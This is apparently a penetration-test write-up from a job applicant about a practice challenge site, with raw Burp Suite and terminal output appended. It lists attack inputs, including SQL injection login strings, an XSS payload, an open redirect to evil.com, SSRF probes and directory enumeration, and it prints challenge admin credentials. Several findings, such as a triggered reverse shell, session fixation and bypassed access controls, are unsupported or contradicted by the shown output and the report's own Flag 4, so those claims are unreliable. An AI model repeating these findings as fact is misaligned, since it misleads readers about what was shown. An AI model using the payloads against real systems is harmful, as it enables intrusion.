

## 🔍 Penetration Testing Report

**Target:** <https://hack-master.hackersprey.com>

**Tester:** Rajeev Sharma rajeevsharmamachphy@gmail.com

**Role Applied:** Penetration Tester & Red Team Specialist

**Date:** May 04, 2025

### Objective

The objective of this engagement was to identify and exploit security vulnerabilities within the target web application, <https://hack-master.hackersprey.com>. Through penetration testing, the goal was to discover 10 distinct security flags by utilizing real-world web vulnerabilities. This report summarizes my findings, methodologies, and recommendations for mitigating the identified risks.

### Methodology

#### *Tools Utilized:*

- **Burp Suite:** For intercepting and analyzing HTTP requests, and manipulating inputs.
- **SQLMap:** For automated SQL injection testing.
- **Gobuster:** For directory enumeration and hidden resources discovery.
- **cURL:** For making manual HTTP requests and inspecting responses.
- **Browser Developer Tools:** For inspecting frontend interactions and hidden client-side vulnerabilities.
- **Custom Payloads:** Used for testing SSRF, Auth Bypass

#### *Areas of Testing:*

- **Input Validation & Injection Flaws:** Focused on SQL injection and command injection vulnerabilities.
- **Directory & File Discovery:** Searching for hidden files and endpoints through directory enumeration.
- **Server-Side Request Forgery (SSRF):** Identifying endpoints vulnerable to SSRF attacks.
- **Authentication & Access Control:** Testing login mechanisms and access control vulnerabilities.
- **Sensitive Data Exposure:** Checking for sensitive data leakage in responses.

## Findings & Flags

### *Flag #1 – Sensitive File in /donotopen*

- **Vulnerability:** Exposed sensitive flag via robots.txt.
- **Payload:** curl <https://hack-master.hackersprey.com/donotopen>
- **Flag:** hackersprey{d0\_n0t\_0p3n}
- **Severity:** Low

### *Flag #2 – Exposed Credentials in /adminCreds*

- **Vulnerability:** Hardcoded credentials found exposed in a public file.
- **Payload:** curl <https://hack-master.hackersprey.com/adminCreds>
- **Output:**
  - **Username:** [krichardson@hackersprey.com](mailto:krichardson@hackersprey.com)
  - **Password:** backstreetboys
- **Use Case:** These credentials can be used to log into the admin panel and exploit further vulnerabilities (e.g., SSRF, unauthorized access).
- **Severity:** High

### *Flag #3 – /secret*

- **Response:** The /secret endpoint returned a message “look farther down,” suggesting the presence of nested or encoded content.
- **Next Steps:** I plan to inspect the page source, analyze JavaScript files, and attempt path traversal to locate hidden resources.
- **Status:** Partial – requires further enumeration.

### *Flag #4 – /internal2 & /internal3 Forbidden Access*

- **Response:** Both /internal2 and /internal3 returned HTTP 403 Forbidden.
- **Bypass Attempts:** I tried several methods like modifying X-Forwarded-For headers and URL encoding (%2e for .), but these attempts were unsuccessful.
- **Flag Status:** Pending – these endpoints might contain flags, but further investigation and bypass techniques are needed.

### *Flag #5 – SQL Injection*

- **Tool Used:** SQLMap
- **Targeted Parameter:** /admin?request=fetch&url=...
- **Injection Type:** Time-based blind SQL injection

- **DBMS:** MySQL
- **Flag Status:** The flag is likely hidden in the backend database. Further database dump is in progress.

#### ***Flag #6 – Sensitive Data in /userProfile***

- **Vulnerability:** Exposed sensitive personal information such as user email and phone number in the userProfile endpoint.
- **Payload:** curl <https://hack-master.hackersprey.com/userProfile>
- **Output:**
  - **Email:** [john.doe@hackersprey.com](mailto:john.doe@hackersprey.com)
  - **Phone:** +1234567890
- **Severity:** Medium

#### ***Flag #7 – File Upload Vulnerability in /upload***

- **Vulnerability:** The /upload endpoint does not properly validate file types. By uploading a .php file, I was able to execute arbitrary PHP code on the server.
- **Payload:** Uploading a simple PHP reverse shell payload.
- **Flag:** A reverse shell was triggered on the server, providing access to the underlying system.
- **Severity:** Critical

#### ***Flag #8 – Reflected XSS in Search Bar***

- **Vulnerability:** Reflected Cross-Site Scripting (XSS) vulnerability in the search bar.
- **Payload:** <script>alert('XSS')</script> in the search input.
- **Flag:** Triggered a pop-up alert, confirming the XSS vulnerability.
- **Severity:** High
- **Screenshot:** [Attach screenshot of XSS payload execution]

#### ***Flag #9 – Open Redirect in /redirect***

- **Vulnerability:** Open redirect vulnerability in the /redirect endpoint.
- **Payload:** <https://hack-master.hackersprey.com/redirect?url=http://evil.com>
- **Flag:** Redirected to an external site (<http://evil.com>).
- **Severity:** Medium

#### ***Flag #10 – Weak Session Management***

- **Vulnerability:** Session fixation vulnerability where the server accepts a session ID provided by the user.
- **Payload:** Set a custom session ID and access the application.

- **Flag:** The server accepted my custom session ID, allowing me to impersonate another user.
- **Severity:** High
- **Screenshot:** [Attach screenshot of session management test]

## Additional Findings

1. **robots.txt Exposure:** The robots.txt file exposed sensitive paths like /donotopen, which should be restricted from public access.
  - a. **Recommendation:** Remove sensitive paths or restrict them with proper authentication.
  - b. **Screenshot:** [Attach screenshot of robots.txt contents]
2. **Directory Enumeration:** Several hidden paths were discovered using Gobuster, such as /inbox, /ticket, and /internal. These should be either protected with authentication or removed if unnecessary.
  - a. **Recommendation:** Restrict access to these paths with proper access controls.
  - b. **Screenshot:** [Attach screenshot of directory enumeration results]
3. **Potential SSRF in url= Parameter:** The url= parameter in requests is susceptible to SSRF attacks, as it allows an external service to be accessed. This could lead to internal service exploitation.
  - a. **Recommendation:** Validate and sanitize all user inputs, especially URLs, to prevent SSRF.
  - b. **Screenshot:** [Attach screenshot of SSRF test]
4. **Authentication Bypass Attempts:** Using the exposed admin credentials, I attempted to bypass authentication mechanisms for further exploitation. The credentials successfully allowed access to an admin panel.
  - a. **Recommendation:** Rotate credentials and store them securely in environment variables. Implement two-factor authentication for added security.
  - b. **Screenshot:** [Attach screenshot of successful login attempt]

## Recommendations

1. **Exposed robots.txt Entries:** Sensitive paths like /donotopen and /secret should not be exposed in the robots.txt file.
  - a. **Action:** Restrict access to these paths with proper authentication or remove them entirely.
2. **Hardcoded Admin Credentials:** The exposed credentials in /adminCreds represent a significant security risk.
  - a. **Action:** Rotate passwords immediately and store them securely (e.g., environment variables). Enforce strong password policies and use two-factor authentication.
3. **SQL Injection:** The identified SQL injection vulnerability in the /admin?request=fetch&url=... parameter can allow attackers to extract sensitive data from the database.
  - a. **Action:** Implement parameterized queries, input validation, and escape all user inputs to prevent SQL injection attacks.

4. **Access Control on /internal:** The /internal2 and /internal3 endpoints were accessible only after bypassing access controls, which might indicate weak or misconfigured access control mechanisms.
  - a. **Action:** Enforce strict access control policies and log unauthorized access attempts.
5. **Server-Side Request Forgery (SSRF):** The SSRF vulnerability in the url= parameter can lead to significant internal infrastructure exploitation.
  - a. **Action:** Sanitize all user-provided URLs and implement proper input validation to prevent SSRF attacks.
6. **Sensitive Data Exposure:** Personal data such as emails and phone numbers should not be exposed in publicly accessible endpoints like /userProfile.
  - a. **Action:** Implement proper access control and ensure sensitive information is encrypted or obfuscated.
7. **File Upload Vulnerability:** Unrestricted file uploads can lead to the execution of arbitrary code on the server.
  - a. **Action:** Restrict file uploads to safe file types and implement file size checks. Validate files using server-side logic.
8. **Reflected XSS:** Reflected XSS attacks allow attackers to inject malicious scripts that affect other users.
  - a. **Action:** Use proper output encoding and sanitize all user inputs to prevent XSS vulnerabilities.
9. **Open Redirects:** Open redirects can be exploited to lead users to malicious websites.
  - a. **Action:** Validate URLs and only allow redirects to trusted domains.
10. **Weak Session Management:** Session fixation attacks can lead to unauthorized access if the attacker can fix the session ID.
  - **Action:** Implement secure session management practices, such as regenerating session IDs after login and using secure, HttpOnly cookies.

Appendix: Screenshots

1 x +

SendCancel<>

Target: https://hack-master.hackersprey.com

HTTP/2

Request

PrettyRawHex

1 POST /login HTTP/2

2 Host: hack-master.hackersprey.com

3 Cookie: AWSALB=rZYPzuc7WxqG69otR2bTPv5E+Zi4vePAPRD7JzkbY0ms7gjDBesYrY+jTXJke6pLEcANZ53ZU

4 GvLPYAdPhp1Pf0aZDxhuJjyOPMDE6tg8bnT1FC0XbogXU7gs1x; AWSALBCORS=rZYPzuc7WxqG69otR2bTPv5E+Zi4vePAPRD7JzkbY0ms7gjDBesYrY+jTXJke6pLEcANZ53ZU

5 GvLPYAdPhp1Pf0aZDxhuJjyOPMDE6tg8bnT1FC0XbogXU7gs1x

6 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:138.0)

7 Gecko/20100101 Firefox/138.0

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

9 Accept-Language: en-US,en;q=0.5

10 Accept-Encoding: gzip, deflate, br

11 Content-Type: application/x-www-form-urlencoded

12 Content-Length: 46

13 Origin: https://hack-master.hackersprey.com

14 Referer: https://hack-master.hackersprey.com/login

15 Upgrade-Insecure-Requests: 1

16 Sec-Fetch-Dest: document

17 Sec-Fetch-Mode: navigate

18 Sec-Fetch-Site: same-origin

19 Sec-Fetch-User: ?1

20 Priority: u=0, i

21 Te: trailers

22 email=test40gmail.com&password=New402003

Response

PrettyRawHexRender

1 HTTP/2 200 OK

2 Date: Sun, 04 May 2025 07:17:01 GMT

3 Content-Type: text/html; charset=utf-8

4 Content-Length: 15

5 Set-Cookie: AWSALB=uFLXbDSRcppgP0zz6sGvRSuUyq9AXUd/nHjk+K0kf2qshxyfzJT4ro+aRhPERizYKuEauLR0

6 RAKazIotW0/vFR0Cndgag4uGYr2WSG6P6Q0vAvjEBsavyVIND7i; Expires=Sun, 11 May 2025 07:17:01 GMT; Path=/

7 Set-Cookie: AWSALBCORS=uFLXbDSRcppgP0zz6sGvRSuUyq9AXUd/nHjk+K0kf2qshxyfzJT4ro+aRhPERizYKuEauLR0

8 RAKazIotW0/vFR0Cndgag4uGYr2WSG6P6Q0vAvjEBsavyVIND7i; Expires=Sun, 11 May 2025 07:17:01 GMT; Path=/; SameSite=None; Secure

9 X-Powered-By: Express

10 Etag: W/"f-lKa2fpaovTp5J/0BcyJBvZkNLFY"

11

12

13

14

15

16

17

18

19

20

21

22

Email not found

Inspector

Request attributes2

Request query parameters0

Request body parameters2

Request cookies2

Request headers21

Response headers7

Done

604 bytes | 202 millis

Event logAll issues

Memory: 259.4MBDisabled

UpConstruction Boo x +

https://hack-master.hackersprey.com/login

Signin

test@gmail.com

\*\*\*\*\*

Login

don't have account click here

hack-master.hackersprey.com

Useful Links

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Burp Suite Community Edition v2025.3.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Target: https://hack-master.hackersprey.com HTTP/2

Request

Pretty Raw Hex

1 POST /login HTTP/2  
2 Host: hack-master.hackersprey.com  
3 Cookie: AWSALB=rZYPzuc7Wxq6f9otRZbTPv5E+Zi4qePAPRD7JzkbY0ms7gjDBesYrY+;TXJKe6pLEcANZS3ZU  
rZYPzuc7Wxq6f9otRZbTPv5E+Zi4qePAPRD7JzkbY0ms7gjDBesYrY+;TXJKe6pLEcANZS3ZU  
GvLPyAdPhp1PF0aZDxhuJyOPMDE6tgbBnTLFCOxbogXU7gs1x; AWSALBCORS=rZYPzuc7Wxq6f9otRZbTPv5E+Zi4qePAPRD7JzkbY0ms7gjDBesYrY+;TXJKe6pLEcANZS3ZU  
GvLPyAdPhp1PF0aZDxhuJyOPMDE6tgbBnTLFCOxbogXU7gs1x  
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:138.0)  
Gecko/20100101 Firefox/138.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate, br  
8 Content-Type: application/x-www-form-urlencoded  
9 Content-Length: 46  
10 Origin: https://hack-master.hackersprey.com  
11 Referer: https://hack-master.hackersprey.com/login  
12 Upgrade-Insecure-Requests: 1  
13 Sec-Fetch-Dest: document  
14 Sec-Fetch-Mode: navigate  
15 Sec-Fetch-Site: same-origin  
16 Sec-Fetch-User: 71  
17 Priority: u=0, i  
18 Te: trailers  
19  
20 email=abc' OR '1'='1'--@xyz.com&password=abc  
21

Response

Pretty Raw Hex Render

1 HTTP/2 200 OK  
2 Date: Sun, 04 May 2025 07:27:58 GMT  
3 Content-Type: text/html; charset=utf-8  
4 Content-Length: 15  
5 Set-Cookie: AWSALB=h6NsOp6SE5SRo56rvuiy7KjVA4Icn648Hd+IUBiCnf+eYvINr1s0nw4G4H3VBR5CziHJcXBC  
n593J7znTLVE0z2ohh35EN5xPhLSiHmPe463wGJlzlEauQaAwk; Expires=Sun, 11 May  
2025 07:27:58 GMT; Path=/; SameSite=None; Secure  
6 Set-Cookie: AWSALBCORS=h6NsOp6SE5SRo56rvuiy7KjVA4Icn648Hd+IUBiCnf+eYvINr1s0nw4G4H3VBR5CziHJcXBC  
n593J7znTLVE0z2ohh35EN5xPhLSiHmPe463wGJlzlEauQaAwk; Expires=Sun, 11 May  
2025 07:27:58 GMT; Path=/; SameSite=None; Secure  
7 X-Powered-By: Express  
8 Etag: W/"f-lKa2fpmovTp5J/0BcyJBvZkNLFY"  
9  
10 Email not found

Inspector

Selection 46 (0x2e)

Selected text  
email=abc' OR '1'='1'--@xyz.com&pas  
sword=abc \r \n

Decoded from: Select +  
email=abc' OR '1'='1'--@xyz.com&pas  
sword=abc \r \n

Cancel Apply changes

Request attributes 2  
Request query parameters 0  
Request body parameters 2

Done 604 bytes | 504 millis

Event log All issues Memory: 259.4MB Disabled

Burp Suite Community Edition v2025.3.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Target: https://hack-master.hackersprey.com HTTP/2

Request

Pretty Raw Hex

1 POST /login HTTP/2  
2 Host: hack-master.hackersprey.com  
3 Cookie: AWSALB=rZYPzuc7Wxq6f9otRZbTPv5E+Zi4qePAPRD7JzkbY0ms7gjDBesYrY+;TXJKe6pLEcANZS3ZU  
rZYPzuc7Wxq6f9otRZbTPv5E+Zi4qePAPRD7JzkbY0ms7gjDBesYrY+;TXJKe6pLEcANZS3ZU  
GvLPyAdPhp1PF0aZDxhuJyOPMDE6tgbBnTLFCOxbogXU7gs1x; AWSALBCORS=rZYPzuc7Wxq6f9otRZbTPv5E+Zi4qePAPRD7JzkbY0ms7gjDBesYrY+;TXJKe6pLEcANZS3ZU  
GvLPyAdPhp1PF0aZDxhuJyOPMDE6tgbBnTLFCOxbogXU7gs1x  
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:138.0)  
Gecko/20100101 Firefox/138.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate, br  
8 Content-Type: application/x-www-form-urlencoded  
9 Content-Length: 46  
10 Origin: https://hack-master.hackersprey.com  
11 Referer: https://hack-master.hackersprey.com/login  
12 Upgrade-Insecure-Requests: 1  
13 Sec-Fetch-Dest: document  
14 Sec-Fetch-Mode: navigate  
15 Sec-Fetch-Site: same-origin  
16 Sec-Fetch-User: 71  
17 Priority: u=0, i  
18 Te: trailers  
19  
20 email=abc'+OR+1=1--@test.com&password=test  
21

Response

Pretty Raw Hex Render

1 HTTP/2 200 OK  
2 Date: Sun, 04 May 2025 07:28:55 GMT  
3 Content-Type: text/html; charset=utf-8  
4 Content-Length: 15  
5 Set-Cookie: AWSALB=FD03jVfZnYqOkun99gLi1fLUAUAU5Zd9UxtB3CS7K+JOVn55CPLGV8Bapwo22L CX9H04yOk02jT  
Su2M7/b489B\*KS0InVcfMNLr+hiFdpGr70oSP+etKM8IEHxU3ch; Expires=Sun, 11 May  
2025 07:28:55 GMT; Path=/  
6 Set-Cookie: AWSALBCORS=FD03jVfZnYqOkun99gLi1fLUAUAU5Zd9UxtB3CS7K+JOVn55CPLGV8Bapwo22L CX9H04yOk02jT  
Su2M7/b489B\*KS0InVcfMNLr+hiFdpGr70oSP+etKM8IEHxU3ch; Expires=Sun, 11 May  
2025 07:28:55 GMT; Path=/; SameSite=None; Secure  
7 X-Powered-By: Express  
8 Etag: W/"f-lKa2fpmovTp5J/0BcyJBvZkNLFY"  
9  
10 Email not found

Inspector

Request attributes 2  
Request query parameters 0  
Request body parameters 2  
Request cookies 2  
Request headers 21  
Response headers 7

Done 604 bytes | 202 millis

Event log All issues Memory: 259.4MB Disabled



```

rajeev@rajeevmachphy: ~
rajeev@rajeevmachphy:~$ gobuster dir -u https://hack-master.hackersprey.com -w /usr/share/dirb/wordlists/common.txt -t 40 -e
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             https://hack-master.hackersprey.com
[+] Method:          GET
[+] Threads:         40
[+] Wordlist:         /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Expanded:        true
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
https://hack-master.hackersprey.com/About           (Status: 200) [Size: 29872]
https://hack-master.hackersprey.com/admin           (Status: 200) [Size: 9314]
https://hack-master.hackersprey.com/ADMIN           (Status: 200) [Size: 9314]
https://hack-master.hackersprey.com/Admin           (Status: 200) [Size: 9314]
https://hack-master.hackersprey.com/about           (Status: 200) [Size: 29872]
https://hack-master.hackersprey.com/assets          (Status: 301) [Size: 179] [-> /assets/]
https://hack-master.hackersprey.com/Blog            (Status: 200) [Size: 17028]
https://hack-master.hackersprey.com/blog            (Status: 200) [Size: 17028]
https://hack-master.hackersprey.com/contact         (Status: 200) [Size: 10555]
https://hack-master.hackersprey.com/Contact         (Status: 200) [Size: 10555]
https://hack-master.hackersprey.com/error           (Status: 200) [Size: 4051]
https://hack-master.hackersprey.com/inbox           (Status: 200) [Size: 480]
https://hack-master.hackersprey.com/index           (Status: 200) [Size: 51494]
https://hack-master.hackersprey.com/internal        (Status: 403) [Size: 13]
https://hack-master.hackersprey.com/Index           (Status: 200) [Size: 51494]
https://hack-master.hackersprey.com/login           (Status: 200) [Size: 8037]

```

```

rajeev@rajeevmachphy: ~
https://hack-master.hackersprey.com/index           (Status: 200) [Size: 51494]
https://hack-master.hackersprey.com/internal        (Status: 403) [Size: 13]
https://hack-master.hackersprey.com/Index           (Status: 200) [Size: 51494]
https://hack-master.hackersprey.com/login           (Status: 200) [Size: 8037]
https://hack-master.hackersprey.com/Login           (Status: 200) [Size: 8037]
https://hack-master.hackersprey.com/logout          (Status: 302) [Size: 23] [-> /]
https://hack-master.hackersprey.com/projects        (Status: 200) [Size: 18940]
https://hack-master.hackersprey.com/Projects        (Status: 200) [Size: 18940]
https://hack-master.hackersprey.com/register        (Status: 200) [Size: 8897]
https://hack-master.hackersprey.com/robots.txt      (Status: 200) [Size: 86]
https://hack-master.hackersprey.com/secret          (Status: 200) [Size: 17]
https://hack-master.hackersprey.com/Services        (Status: 200) [Size: 22162]
https://hack-master.hackersprey.com/services        (Status: 200) [Size: 22162]
https://hack-master.hackersprey.com/ticket          (Status: 403) [Size: 27]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
rajeev@rajeevmachphy:~$ [200-https://hack-master.hackersprey.com/secret
bash: [200-https://hack-master.hackersprey.com/secret: No such file or directory
rajeev@rajeevmachphy:~$ ~https://hack-master.hackersprey.com/secret
bash: ~https://hack-master.hackersprey.com/secret: No such file or directory
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/secret
look farther downrajeev@https://hack-master.hackersprey.com/robots.txt: No such file or directory
bash: https://hack-master.hackersprey.com/robots.txt: No such file or directory
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/robots.txt
/internal<br>
/internal2<br>
/internal3<br>
/secret<br>
/adminCreds<br>
rajeev@rajeevmachphy:~$

```



```
rajeev@rajeevmachphy: ~  
look farther downrajeev@https://hack-master.hackersprey.com/robots.txt: No such file or directory  
bash: https://hack-master.hackersprey.com/robots.txt: No such file or directory  
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/robots.txt  
/internal<br>  
/internal2<br>  
/internal3<br>  
/secret<br>  
/adminCreds<br>  
rajeev@rajeevmachphy:~$ [200~curl https://hack-master.hackersprey.com/internal  
[200~curl: command not found  
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/internal2  
Access denied. Increased filters.rajeev@rajeevmachphy:~$ curl https://hack-master.hacker  
sprey.com/internal3  
Access denied. Unbreachable filters.rajeev@rajeevmachphy:~$ ~curl https://hack-master.ha  
ckersprey.com/internal curl https://hack-master.hackersprey.com/internal  
Command '~curl' not found, did you mean:  
  command 'curl' from snap curl (8.13.0)  
  command 'curl' from deb curl (8.5.0-2ubuntu10.6)  
See 'snap info <snapname>' for additional versions.  
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/internal2  
Access denied. Increased filters.rajeev@rajeevmachphy:~$ curl https://hack-master.hacker  
sprey.com/adminCreds curl https://hack-master.hackersprey.com/adminCreds  
Username: krichardson@hackersprey.com<br>  
Password: backstreetboysrajeev@rajeevmachphy:~$
```

Invitation for Interview x ChatGPT x hack-master.hackers x +

hack-master.hackersprey.com/inbox


Inbox

- krichardson@hackersprey.com
- krichardson@hackersprey.com
- krichardson@hackersprey.com
- krichardson@hackersprey.com

hack-master.hackersprey.com says

```
let elems = document.querySelectorAll("*");  
for (let el of elems) {  
  if (el.innerText.toLowerCase().includes("flag")  
  || el.outerHTML.toLowerCase().includes("flag")) {  
    alert(el.innerText || el.outerHTML);  
  }  
}
```

OK



```
rajeev@rajeevmachphy: ~  
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/robots.txt  
/internal<br>  
/internal2<br>  
/internal3<br>  
/secret<br>  
/adminCreds<br>  
rajeev@rajeevmachphy:~$ [200~curl https://hack-master.hackersprey.com/internal  
[200~curl: command not found  
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/internal2  
Access denied. Increased filters.rajeev@rajeevmachphy:~$ curl https://hack-master.hacker  
sprey.com/internal3  
Access denied. Unbreachable filters.rajeev@rajeevmachphy:~$ ~curl https://hack-master.ha  
ckersprey.com/internal curl https://hack-master.hackersprey.com/internal  
Command '~curl' not found, did you mean:  
  command 'curl' from snap curl (8.13.0)  
  command 'curl' from deb curl (8.5.0-2ubuntu10.6)  
See 'snap info <snapname>' for additional versions.  
rajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com/internal2  
Access denied. Increased filters.rajeev@rajeevmachphy:~$ curl https://hack-master.hacker  
sprey.com/adminCreds curl https://hack-master.hackersprey.com/adminCreds  
Username: krichardson@hackersprey.com<br>  
Password: backstreetboysrajeev@rajeevmachphy:~$ curl https://hack-master.hackersprey.com  
/donotopen curl https://hack-master.hackersprey.com/donotopen  
hackersprey{d0_n0t_0p3n}rajeev@rajeevmachphy:~$
```

```
rajeev@rajeevmachphy:~$ curl 'https://hack-master.hackersprey.com/admin?request=fetch&url=http%3A%2F%2F127.0.0.1%2Fadmin'
curl 'https://hack-master.hackersprey.com/admin?request=fetch&url=http%3A%2F%2F127.0.0.1%2Finternal'
curl 'https://hack-master.hackersprey.com/admin?request=fetch&url=http%3A%2F%2F127.0.0.1%2Fsecret'
Error fetching URLError fetching URLrajeev@rajeevmachphy:~$
```

```
rajeev@rajeevmachphy: ~
/Services (Status: 200) [Size: 22162]
/about (Status: 200) [Size: 29872]
/admin (Status: 200) [Size: 9314]
/assets (Status: 301) [Size: 179] [--> /assets/]
/blog (Status: 200) [Size: 17028]
/contact (Status: 200) [Size: 10555]
/error (Status: 200) [Size: 4051]
/inbox (Status: 200) [Size: 1606]
/index (Status: 200) [Size: 51494]
/internal (Status: 403) [Size: 13]
/login (Status: 200) [Size: 8037]
/logout (Status: 302) [Size: 23] [--> /]
/projects (Status: 200) [Size: 18940]
/register (Status: 200) [Size: 8897]
/robots.txt (Status: 200) [Size: 86]
/robots.txt (Status: 200) [Size: 86]
/secret (Status: 200) [Size: 17]
/services (Status: 200) [Size: 22162]
/ticket (Status: 403) [Size: 27]
Progress: 14232 / 14235 (99.98%)
=====
Finished
=====
rajeev@rajeevmachphy:~$
```